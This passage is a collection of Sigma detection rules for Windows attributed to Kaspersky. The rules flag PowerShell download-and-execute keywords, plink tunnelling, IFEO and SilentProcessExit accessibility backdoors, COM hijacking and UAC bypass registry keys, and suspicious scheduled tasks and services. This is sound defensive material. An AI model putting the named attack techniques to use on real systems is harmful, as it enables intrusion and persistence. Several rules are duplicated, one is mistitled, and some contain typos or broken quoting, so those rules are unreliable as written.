      - '\notepad.exe'
      - '\AcroRd32.exe'
      - '\acrobat.exe'
  selection2:
    TargetFilename|contains:
      -'.bat'
      -'.cmd'
      -'.cpl'
      -'.exe'
      -'.hta'
      -'.dll'
      -'.reg'
      -'.vb'
      -'.vbe'
      -'.vbs'
      -'.vba'
      -'.wsf'
      -'.wsc'
      -'.ps1'
      -'.jse'
      -'.js'
      -'.msi'
      -'.sct'
      -'.pif'
      -'.paf'
      -'.rgs'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: System Information Discovery via Standard Windows Utilities

```
id: 0ea59ef4-1152-4371-bc18-93a4d47d65a5
description: System Information Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1016
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith: '\systeminfo.exe'
  selection2:
    Image|endswith: '\hostname.exe'
  condition: selection1 or selection2
falsepositives:
  - Administrators
level: low
```

title: File Download via Bitsadmin

```
id: 699f82e9-cfa3-4fd1-a95d-13ceca861992
description: Detects using Bitsadmin to download file
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
  - attack.lateral_movement
  - attack.t1570
  - attack.command_and_control
  - attack.t1105
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: 'bitsadmin.exe'
    CommandLine|contains:
      - 'http'
      - 'ftp'
      - '\\'
      - 'download'
      - 'copy'
      - 'transfer'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Ingress Tool Transfer via curl.exe

```
id: 06de518a-46e7-4566-b029-29baf2b1957b
description: Detects Ingress Tool Transfer via curl.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.command_and_control
  - attack.t1105
  - attack.t1071
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'curl.exe'
    CommandLine|re:
      - '(?i)(http|ftp)s?:\/\/.*'
  condition: selection
falsepositives:
  Administrators or developers activity
level: low
```

title: Generic-Protocol Tunneling via Plink Utility

```
Generic-Protocol Tunneling via Plink Utility
id: ec39daaf-cacf-4995-aec5-ffd7cff5d772
description: Adversaries may attempt to set up tunnels via the plink utility.
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.command_and_control
  - attack.T1572
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    process:
    ImageName|endswith: 'plink.exe'
    CommandLine|contains:
      - '-ssh '
      - '-pw '
      - '-R '
  condition: selection
falsepositives:
  - Unknown
level: medium
```

title: Remote System Discovery via Standard Windows Utilities

```
id: e6c6d26b-8176-4b3a-806a-87c744312976
description: Detects remote system discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.discovery
  - attack.t1018
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
   Image|endswith: '\telnet.exe'
  selection2:
   Image|endswith: '\arp.exe'
   CommandLine|contains:
   - '/a'
   - '/g'
   - '/v'
   - '-a'
   - '-g'
   - '-v'
  selection3:
   Image|endswith:
   - '\net1.exe'
   - '\net.exe'
   CommandLine|contains:
   - 'view'
  selection4:
   Image|endswith: '\ping.exe'
   CommandLine|contains:
   - '/a'
   - '/n'
   - '/t'
   - '/l'
   - '-a'
   - '-n'
   - '-t'
   - '-l'
  selection5:
   Image|endswith: '\nbtstat.exe'
  selection6:
   Image|endswith: '\nltest.exe'
   CommandLine|contains:
   - '/dclist:'
   - '/dsgetdc:'
  condition: 1 of them
falsepositives: Legitimate System Administrator actions
level: low
```

title: Sigma-Generic-Compress Data for Exfiltration via Archiver

```
id: 454fe2d5-c6d3-4258-ae8b-d1729859070c
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
    - attack.collection
    - attack.T1560.001
author: Kaspersky
logsource:
    product: windows
    category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\winrar.exe'
      - '\rar.exe'
    CommandLine|contains:
      - ' a '
      - ' -r '
      - ' -m'
      - ' -ep'
      - ' -hp'
      - ' -p'
      - ' -ta'
      - ' -tb'
      - ' -sdel'
      - ' -dw'
  selection2:
    Image|endswith:
      - 'winzip.exe'
      - 'winzip64.exe'
    CommandLine|contains:
      - ' -s'
      - ' -min '
      - ' -a '
  selection3:
    Image|endswith:
      - '\7zip.exe'
      - '\7z.exe'
      - '\7za.exe'
      - '\7z64.exe'
    CommandLine|contains:
      - ' u '
      - ' a '
      - ' -p'
  condition: 1 of selection*
falsepositives:
  - Legitimate System Administrator actions
level: low
```

title: Generic-PowerShell Code Execution from Registry

```
id: d6c1b57c-f543-40e9-ba04-8da8e9a7e934
description: Detects reading PowerShell code from registry and executing it
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
    - attack.execution
    - attack.t1059.001
logsource:
    product: windows
    category: process_creation
detection:
    selection_pwsh:
        Image|endswith:
            - 'PowerShell.exe'
            - 'pwsh.exe'
    selection1:
        CommandLine|contains:
            - 'IEX'
            - 'Invoke-Exspression'
            - '[scriptblock]::create('
    selection2:
        CommandLine|contains|all:
            - 'Reflection.Assembly'
            - 'Load'
    selection3:
        CommandLine|contains:
            - '(gp '
            - '(Get-ItemProperty '
    condition: selection_pwsh and ((selection1 or selection2) and selection3)
falsepositives:
    - Unknown
level: medium
```

title: Execution of Downloaded PowerShell Code

```
id: 1f2dd6bb-61a9-47b8-92c3-c6f7c3d89d98
description: Detects downloading content via PowerShell and further its execution
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.execution
    - attack.t1059.001
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        Image|endswith:
            - 'PowerShell.exe'
            - 'pwsh.exe'
    selection2:
        CommandLine|contains:
            - 'Invoke-WebRequest'
            - 'IWR'
            - 'Invoke-RestMethod'
            - 'IRM'
            - 'curl'
            - 'wget'
            - 'Webclient'
            - '.DownloadString('
            - '.DownloadFile('
            - 'Start-BitsTransfer -Source '
    selection3:
        CommandLine|contains:
            - 'IEX'
            - 'Invoke-Expression'
            - 'start-process'
    timeframe: 5m
    condition: selection1 and selection2 | near selection3
falsepositives:
    - Unknown
level: high
```

title: Generic-PowerShell Code Execution from Registry

```
id: d6c1b57c-f543-40e9-ba04-8da8e9a7e934
description: Detects reading PowerShell code from registry and executing it
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_pwsh:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
  selection1:
    CommandLine|contains:
      - 'IEX'
      - 'Invoke-Exspression'
      - '[scriptblock]::create('
  selection2:
    CommandLine|contains|all:
      - 'Reflection.Assembly'
      - 'Load'
  selection3:
    CommandLine|contains:
      - '(gp '
      - '(Get-ItemProperty '
  condition: selection_pwsh and ((selection1 or selection2) and selection3)
falsepositives:
  - Unknown
level: medium
```

title: PowerShell Suspicious Arguments

```
id: 80fb8527-baaf-4146-b8da-a891b9ca9962
description: Adversaries Often use Suspicious Arguments in PowerShell
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|re:
      - '(?i)-W\w{0,10}\sH\w{0,5}\s'
      - '(?i)-noni\w{0,10}\s'
  selection2:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|contains:
      - 'Invoke-CimMethod'
      - 'Reflection.Assembly'
      - 'Runtime.InteropServices.DllImportAttribute'
      - 'SuspendThread'
      - 'IEX'
      - 'Invoke-Expression'
  condition: selection1 or selection2
falsepositives: unknown
level: high
```

title: Suspicious Command wmic.exe

```
id: d22b9feb-efc6-468e-8dd4-0111e4714459
description: Adversaries use wmic for different purpose like later movement, discovery e.t.c
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.t1047
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\wmic.exe'
  selection2:
   CommandLine|contains|all:
   - '/node:'
 selection3:
  CommandLine|contains:
   - '/format:'
 selection4:
  CommandLine|contains:
   - '/Format:List'
   - '/Format:htable'
   - '/Format:hform'
   - '/Format:table'
   - '/Format:mof'
   - '/Format:value'
   - '/Format:rawxml'
   - '/Format:xml'
   - '/Format:csv'
 selection5:
  CommandLine|contains|all:
   - 'call'
   - 'create'
 selection6:
  CommandLine|contains|all:
   - 'call'
   - 'uninstall'
 condition: (selection1 and selection2) or (selection1 and selection3 and not selection4) or (selection1 and selection4) or (selection1 and selection5) or (selection1 and selection6)
falsepositives: unknown
level: medium
```

title: Permission Local Groups Discovery via wmic

```
id: 754ba712-a090-45b2-946d-1b2735062b57
description: Detects attempt to Discovery Permission Local Groups via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.discovery
  - attack.t1069.001
  - attack.t1047
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\wmic.exe'
  CommandLine|contains|all:
   - 'group'
   - 'get'
   - 'name'
 condition: selection
falsepositives: unknown
level: low
```

title: Suspicious Child Process Wmiprvse.exe

```
id: ec8d56bb-1212-452b-84f4-38d5f34343f1
description: Illegal child wmiprvse.exe the sign of horizontal movement through WMI
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Execution
  - attack.T1047
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
   Parent_Image|contains:
   - '\WmiPrvSe.exe'
  selection2:
   Image|contains:
   - '\WmiPrvSe.exe'
   - '\WerFault.exe'
   - '\DismHost.exe'
  condition: selection1 and not selection2
falsepositives: unknown
level: high
```

title: Changing MOF Self-Install Directory via Registry

```
id: 51816a51-4f38-40d4-b649-0248a71708d8
description: Detects changing MOF self-install directory via registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1546.003
  - attack.defense_evasion
  - attack.t1112
logsource:
  product: windows
  category: registry_set
detection:
 selection:
  EventType: SetValue
  TargetObject|contains: 'HKLM\SOFTWARE\Microsoft\WBEM\CIMOM'
  Details|contains: 'MOF Self-Install Directory'
 condition: selection
falsepositives: legit software
level: high
```

title: MOF file changing/ creation

```
id: 2a48d632-4a96-469d-9fad-c84b79f82188
description: Detects changes/ creation of a MOF file
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1546.003
logsource:
  product: windows
  category: file_event
detection:
 selection:
  EventID: 11
  TargetFilename|contains|all:
   - '\system32\wbem\mof\'
   - '.mof'
 filter:
  Image|contains:
   - '\Program Files (x86)\searchinformagent\sifiltersvc1\sifiltersvc.exe'
 condition: selection and not filter
falsepositives: legit software
level: high
```

title: Security Software Discovery via wmic

```
id: 083d17ef-b38f-48fd-9a02-25ead1b77ad6
description: Detects Security Software Discovery via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
   - attack.execution
   - attack.discovery
   - attack.t1518.001
   - attack.t1047
logsource:
   product: windows
   category: process_creation
detection:
  selection:
    Image|endswith:
      - '\wmic.exe'
    CommandLine|contains:
      - 'SecurityCenter'
      - 'AntiVirusProduct'
      - 'FirewallProduct'
  filter:
    ParentImage|contains:
      - '\program files\jetbrains\'
      - '\pycharm ce\bin\'
      - '\appdata\local\jetbrains\'
      - '\meraki\'
      - '\programdata\centrastage\aemagent\'
  condition: selection and not filter
falsepositives: Administator activity or legit software
level: medium
```

title: Persistence by Image File Execution Options via Registry

```
title: Persistence by Image File Execution Options via Registry
id: fc213fc0-7ce7-4d8c-8bf4-30f3365db732
description: Persistence by Image File Execution Options via Registry
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1546.012
  - attack.defense_evasion
  - attack.t1112
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|contains:
      -'\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\'
    TargetObject|endswith:
      -'\Debugger'
  condition: selection
falsepositives:
  - Legitimate software
level: high
```

title: Not Standard Parent Process Bitsadmin

```
id: 17ca42e9-76c6-453a-a1ea-a4f4afea534d
description: Detects attempts to gain a persistence in the system through Silent Process Exit Monitoring
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.persistence
   - attack.execution
   - attack.t1546.012
   - attack.t1059.001
logsource:
   product: windows
   category: ps_script
   definition: Script Block Logging must be enable
detection:
   selection1:
      ScriptBlockText|contains:
      - 'set-itemproperty'
      - ' sp '
      - 'Move-ItemProperty'
      - ' mp '
      - 'Copy-ItemProperty'
      - ' cpp '
      - 'Rename-ItemProperty'
      - ' rnp '
      - 'Copy-Item'
      - ' copy '
      - ' cp '
      - ' cpi '
      - 'Rename-Item'
      - ' ren '
      - ' rni '
      - 'New-Item'
      - ' md '
      - ' ni '
      - 'Move-Item'
      - ' move '
      - ' mv '
      - ' mi '
      - 'Set-Item'
      - ' si '
   selection2:
     ScriptBlockText|contains|all:
       -'SilentProcessExit'
       -'MonitorProcess'
   condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: Accessibility Features Backdoor Installation via ifeo debugger

```
id: 19ab2de3-7388-4963-9624-ea2d102973b3
description: Debbuger installation for system accessibility features using Image File Execution Options
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.execution
  - attack.defense_evasion
  - attack.t1546.008
  - attack.t1546.012
  - attack.T1059.001
  - attack.t1112
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - 'reg.exe'
   - 'PowerShell.exe'
   - 'pwsh.exe'
   - 'PowerShell_ise.exe'
  CommandLine|contains|:
   - 'set-itemproperty'
   - ' sp '
   - 'new-itemproperty'
   - 'add'
 selection2:
  CommandLine|contains|all:
   -'\Image File Execution Options\'
   -'Debugger'
 selection3:
  CommandLine|contains:
   -'sethc'
   -'utilman'
   -'magnify'
   -'atbroker'
   -'displayswitch'
   -'osk'
   -'narrator'
 condition: selection1 and selection2 and selection3
falsepositives: unknown
level: high
```

title: Not Standard Parent Process Bitsadmin

```
id: 2f0ca900-31d1-44b7-ac52-f35c8fb6c9cc
description: Detects suspicious parent process of Bitsadmin
author: Kaspersky
status: stable
modified: 2023-08-25
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'bitsadmin.exe'
  selection2:
    ParentImage|endswith:
      - 'cmd.exe'
  condition: selection1 and not selection2
falsepositives: unknown
level: medium
```

title: COM Hijacking via DelegateExecute

```
id: a6450968-2519-428d-ba3d-10fd3116f852
description: Detects UAC bypass technique via modification of the ms-settings\Shell\Open\command\DelegateExecute registry value
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.t1548.002
logsource:
 category: registry_set
 product: windows
detection:
 selection:
  EventType: SetValue
  TargetObject|contains:
    - '\ms-settings\Shell\Open\command\DelegateExecute'
 condition: selection
falsepositives:
  - Unknown
level: high
```

title: Image File Execution Options Injection via SilentProcessExit

```
id: b2e6275e-2719-45ce-b28a-71ce5e3eef97
description: Detects attempts to gain a persistence in the system through Silent Process Exit Monitoring via registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.defense_evasion
  - attack.t1546.012
  - attack.t1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|constains:
      - '\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit'
    TargetObject|endswith:
      - 'MonitorProcess'
      - 'ReportingMode'
  condition: selection
falsepositives: unknown
level: high
```

title: Accessibility Features Backdoor Installation via SilentProcessExit Monitoring

```
id: fce8d876-91d0-4d38-b007-456a422d777e
description: Detects gain persistence attempts via installation monitoring application system application for system Accessibility Features
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.execution
  - attack.defense_evasion
  - attack.t1546.008
  - attack.T1059.001
  - attack.t1112
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - 'reg.exe'
   - 'PowerShell.exe'
   - 'pwsh.exe'
   - 'PowerShell_ise.exe'
  CommandLine|contains|:
   - 'add'
   - 'set-itemproperty'
   - ' sp '
   - 'new-itemproperty'
 selection2:
  CommandLine|contains|all:
   -'\WindowsNT\CurrentVersion\SilentProcessExit'
   -'MonitorProcess'
 selection3:
  CommandLine|contains:
   -'utilman'
   -'displayswitch'
   -'narrator'
   -'sethc'
   -'osk'
   -'atbroker'
   -'magnify'
 condition: selection1 and selection2 and selection3
falsepositives: unknown
level: high
```

title: COM Hijacking via mscfile

```
id: feadcf16-46ba-4bf3-8bb6-4f5db99fd351
description: Detects UAC bypass technique via modification of the mscfile\Shell\Open\command registry key
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.t1548
logsource:
 category: registry_set
 product: windows
detection:
 selection:
  EventType: SetValue
  TargetObject|contains:
   - '\mscfile\Shell\Open\command'
 condition: selection
falsepositives:
  - Unknown
level: high
```

title: Application Verifier Persistance via PowerShell

```
id: c601e4ea-6ffa-4777-ad23-2f5440c1fa95
description: Detects attempts to gain a persistence in the system through the IFEO (Image File Execution Options) application verifier.
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.execution
  - attack.t1546.012
  - attack.t1059.001
logsource:
  product: windows
  category: ps_script
  definition: Script Block Logging must be enable
detection:
  selection1:
   ScriptBlockText|contains:
    - 'Set-Itemproperty'
    - ' sp '
    - 'New-Itemproperty'
    - 'Move-ItemProperty'
    - ' mp '
    - 'Copy-ItemProperty'
    - ' cpp '
    - 'Rename-ItemProperty'
    - ' rnp '
    - 'Copy-Item'
    - ' copy '
    - ' cp '
    - ' cpi '
    - 'Rename-Item'
    - ' ren '
    - ' rni '
    - 'New-Item'
    - ' md '
    - ' ni '
    - 'Move-Item'
    - ' move '
    - ' mv '
    - ' mi '
    - 'Set-Item'
    - ' si '
  selection2:
   ScriptBlockText|contains|all:
    -'Image File Execution Options'
    -'verifierdlls'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: Discovery Component Object Model Keys via PowerShell

```
id: ba363a93-e060-49d4-a1c5-39dd63133d05
description: Detects COM keys discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.execution
  - attack.t1059.001
  - attack.discovery
  - attack.t1518.001
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - 'pwsh.exe'
      - 'PowerShell.exe'
      - 'PowerShell_ise.exe'
      - 'syncappvpublishingserver.exe'
  selection2:
    CommandLine|contains:
      - 'InprocServer32'
      - 'LocalServer32'
  selection3:
    CommandLine|contains:
      - 'gwmi Win32_COMSetting'
      - 'Get-WmiObject Win32_COMSetting'
  condition: selection1 and selection2 and selection3
falsepositives:
    - Unknown
level: medium
```

title: Component Object Model Hijacking via Sdclt

```
id: ccbf62e2-36e1-4bf1-8ec6-5c8d3db0cae4
description: Detects COM hijacking via sdclt
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.t1548.002
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
      - '\Software\Classes\exefile\shell\runas\command\'
    Details|contains:
      - 'isolatedCommand'
  condition: selection
falsepositives:
    - Unknown
level: high
```

title: COM Hijacking via DelegateExecute

```
id: a6450968-2519-428d-ba3d-10fd3116f852
description: Detects UAC bypass technique via modification of the ms-settings\Shell\Open\command\DelegateExecute registry value
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1546.015
    - attack.t1548.002
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
      - '\ms-settings\Shell\Open\command\DelegateExecute'
  condition: selection
falsepositives:
    - Unknown
level: high
```

title: Windows Service Creation or Modification via sc.exe

```
id: 8c9080ee-f638-4fee-9dff-eb7874224e92
description: detects service creation or modification via sc.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1543.003
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|endswith: '\sc.exe'
        Commandline|contains: 'binpath='
    condition: selection
falsepositives:
    - Legitimate Software: EAA Client, HP Touchpoint Analytics, e.t.c
level: medium
```

title: Component Object Model Hijacking via TreatAs

```
id: 747ba6ce-0036-45ae-b102-05cae4ba60ab
description: Detects component object model hijacking via treatas
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
    - 'Classes\CLSID\
    TargetObject|endswith:
    - '\TreatAs'
    - '\ScriptletURL'
  filter_1:
    Image|contains:
     - 'program files\common files\
microsoft shared\clicktorun\
updates\'
    Image|endswith:
     - '\officeclicktorun.exe'
  filter_2:
    Image|contains:
     - 'windows\winsxs\
amd64_microsoft-windows-
servicingstack_'
    Image|endswith:
     - '\tiworker.exe'
  condition: selection and not filter_*
falsepositives:
  - Unknown
level: high
```

title: Suspicious Schtasks.exe Arguments

```
id: 057de58f-0f70-4c41-bacc-9d0a41d0571b
description: Detects suspicious schtasks.exe arguments
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.execution
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1053.005
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - '\schtasks.exe'
    CommandLine|contains:
     - '/create '
     - '/change '
  selection2:
    CommandLine|contains:
     - ' shutdown '
     - '/s '
     - '/u '
     - ' recycle '
  selection3:
    CommandLine|re:
     - '(?i)\/ru .*?system'
  condition: selection1 and
(selection2 or selection3)
falsepositives:
   - legitimate software
   - system administrator actions
level: medium
```

title: Component Object Model Hijacking via PowerShell

```
id: 7e5d7fd2-a0fb-4d59-b3cc-83cac6050f73
description: Detects component object model hijacking via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.execution
  - attack.t1059.001
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
     - 'pwsh.exe'
     - 'PowerShell.exe'
     - 'PowerShell_ise.exe'
     - 'syncappvpublishingserver.exe'
  selection2:
    CommandLine|contains|all:
     - 'GetTypeFromCLSID'
     - 'ShellExecute'
  selection3:
    CommandLine|contains|all:
     - 'CreateInstance'
     - 'ShellExecute'
  selection4:
    CommandLine|contains|all:
     - 'CreateInstance'
     - 'GetTypeFromCLSID'
  condition: selection1 and (
selection2 or selection3 or
selection4 )
falsepositives:
  - Unknown
level: medium
```

title: Windows Shell Started Schtasks

```
id: 14a2fc24-1b8b-4e47-9fc3-145148875a23
description: Suspicious parent process schtasks
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.Execution
   - attack.Persistence
   - attack.Privilege Escalation
   - attack.T1053.005
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith:
         - '\schtasks.exe'
      ParentImage|endswith:
         - '\PowerShell_ise.exe'
         - '\cmstp.exe'
         - '\appvlp.exe'
         - '\mftrace.exe'
         - '\scriptrunner.exe'
         - '\forfiles.exe'
         - '\msiexec.exe'
         - '\rundll32.exe'
         - '\mshta.exe'
         - '\hh.exe'
         - '\wmic.exe'
         - '\regsvr32.exe'
         - '\scrcons.exe'
         - '\bash.exe'
         - '\sh.exe'
         - '\cscript.exe'
         - '\wscript.exe'
         - '\PowerShell.exe'
         - '\cmd.exe'
   condition: selection
falsepositives:  Legitimate System Administrator actions
level: medium
```

title: Suspicious Schtasks. exe Arguments

```
id: 057de58f-0f70-4c41-bacc-9d0a41d0571b
description: Detects suspicious schtasks.exe arguments
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.execution
   - attack.persistence
   - attack.privilege_escalation
   - attack.t1053.005
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
       - '\schtasks.exe'
      CommandLine|contains:
       - '/create '
       - '/change '
   selection2:
      CommandLine|contains:
       - ' shutdown '
       - '/s '
       - '/u '
       - ' recycle '
   selection3:
      CommandLine|re:
       - '(?i)\/ru .*?system'
   condition: selection1 and (selection2 or selection3)
falsepositives:
    - legitimate software
    - system administrator actions
level: medium
```

title: Scheduled Task Start from Public Directory

```
id: 61f91069-ad33-41d8-81d7-abe0a5145c10
description: Adversaries often create Scheduled Task with sample in Public Directory
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.execution
   - attack.persistence
   - attack.privilege_escalation
   - attack.t1053.005
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|contains:
         - '\schtasks.exe'
      Commandline|contains:
         - '\ProgramData\'
         - '\Users\'
         - '\Public\'
         - '\AppData\'
         - '\Desktop\'
         - '\Downloads\'
         - '\Temp\'
         - '\Tasks\'
         - '\$Recycle'
   condition: selection
falsepositives: Unknown
level: medium
```

title: Remote Windows Service Creation or Modification via sc.exe

```
id: cd776ded-2a95-4fcd-bf1f-ade3bfe534cd
description: detects remote service creation or modification via sc.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1543.003
  - attack.lateral_movement
  - attack.t1021
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\sc.exe'
    Commandline|contains|all:
      - '\\'
      - 'binpath='
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Windows Service Creation or Modification via PowerShell.exe

```
id: 3ed6ad87-9e69-4e5e-8912-8006e47779c2
description: detects service creation or modification via PowerShell.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1543.003
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\PowerShell.exe'
      - '\pwsh.exe'
    Commandline|contains:
'-BinaryPathName'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Generic-service manipulations via net.exe

```
id: 732d6166-9815-4bde-9000-ed6b00aebb9b
description: detects interaction with services via net.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.t1543.003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - ' start '
      - ' stop '
      - ' pause '
      - ' continue '
  condition: selection
falsepositives:
  - unknown
level: low
```

title: Windows Shell Start by Web Applications

```
id: e6b90695-4adc-4b61-b7b6-db07989310b9
description: Detects windows shell start by web applications, may indicate web application exploitation
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.initial_access
  - attack.t1190
  - attack.execution
  - attack.t1059
  - attack.persistence
  - attack.t1505.003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|contains:
      - '\php-cgi.exe'
      - '\nginx.exe '
      - '\w3wp.exe'
      - '\httpd.exe'
      - '\tomcat'
      - '\apache'
    Image|endswith:
      - '\mshta.exe'
      - '\wscript.exe'
      - '\mftrace.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\scriptrunner.exe'
      - '\cmd.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\wmic.exe'
      - '\hh.exe'
      - '\regsvr32.exe'
      - '\schtasks.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
  filter:
    CommandLine|contains:
      - 'rotatelogs'
  condition: selection and not filter
falsepositives:
  - Unknown
level: high
```

title: Generic-Windows Service Creation from non-system directory via Registry

```
id: 3f2ae646-0364-40fe-85ef-6e587204ebd8
description: Detects service creation from non-system directory via registry
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1543.003
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_event
  product: windows
detection:
  selection:
    TargetObject|contains:
      - 'HKLM\System\CurrentControlSet\Services\'
      - 'HKLM\System\ControlSet001\Services\'
      - 'HKLM\System\ControlSet002\Services\'
  filter:
    Details|re:
      - (?i)\\windows\\(system32|syswow64|winsxs)\\
      - (?i)\\Program\sFiles(\s\(x86\))?\\
  addition:
    Details|re:
      - (?i)\\Windows\\Temp\\
  condition: selection and (addition or not filter)
falsepositives:
  - Legitimate Software
level: low
```

title: Modification of SvcHost Group in Registry

```
id: 9adfe799-175c-4fb0-85ab-4e324e67d0e8
description: detects modification of Svchost group in registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1543.003
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|contains:
      - 'HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Svchost'
      - 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: IKEEXT service DLL Hijacking

```
id: 98129718-781b-415a-9009-fc1877310e2b
status: stable
description: Detects IKEEXT service DLL hijack.
tags:
  - attack.persistence
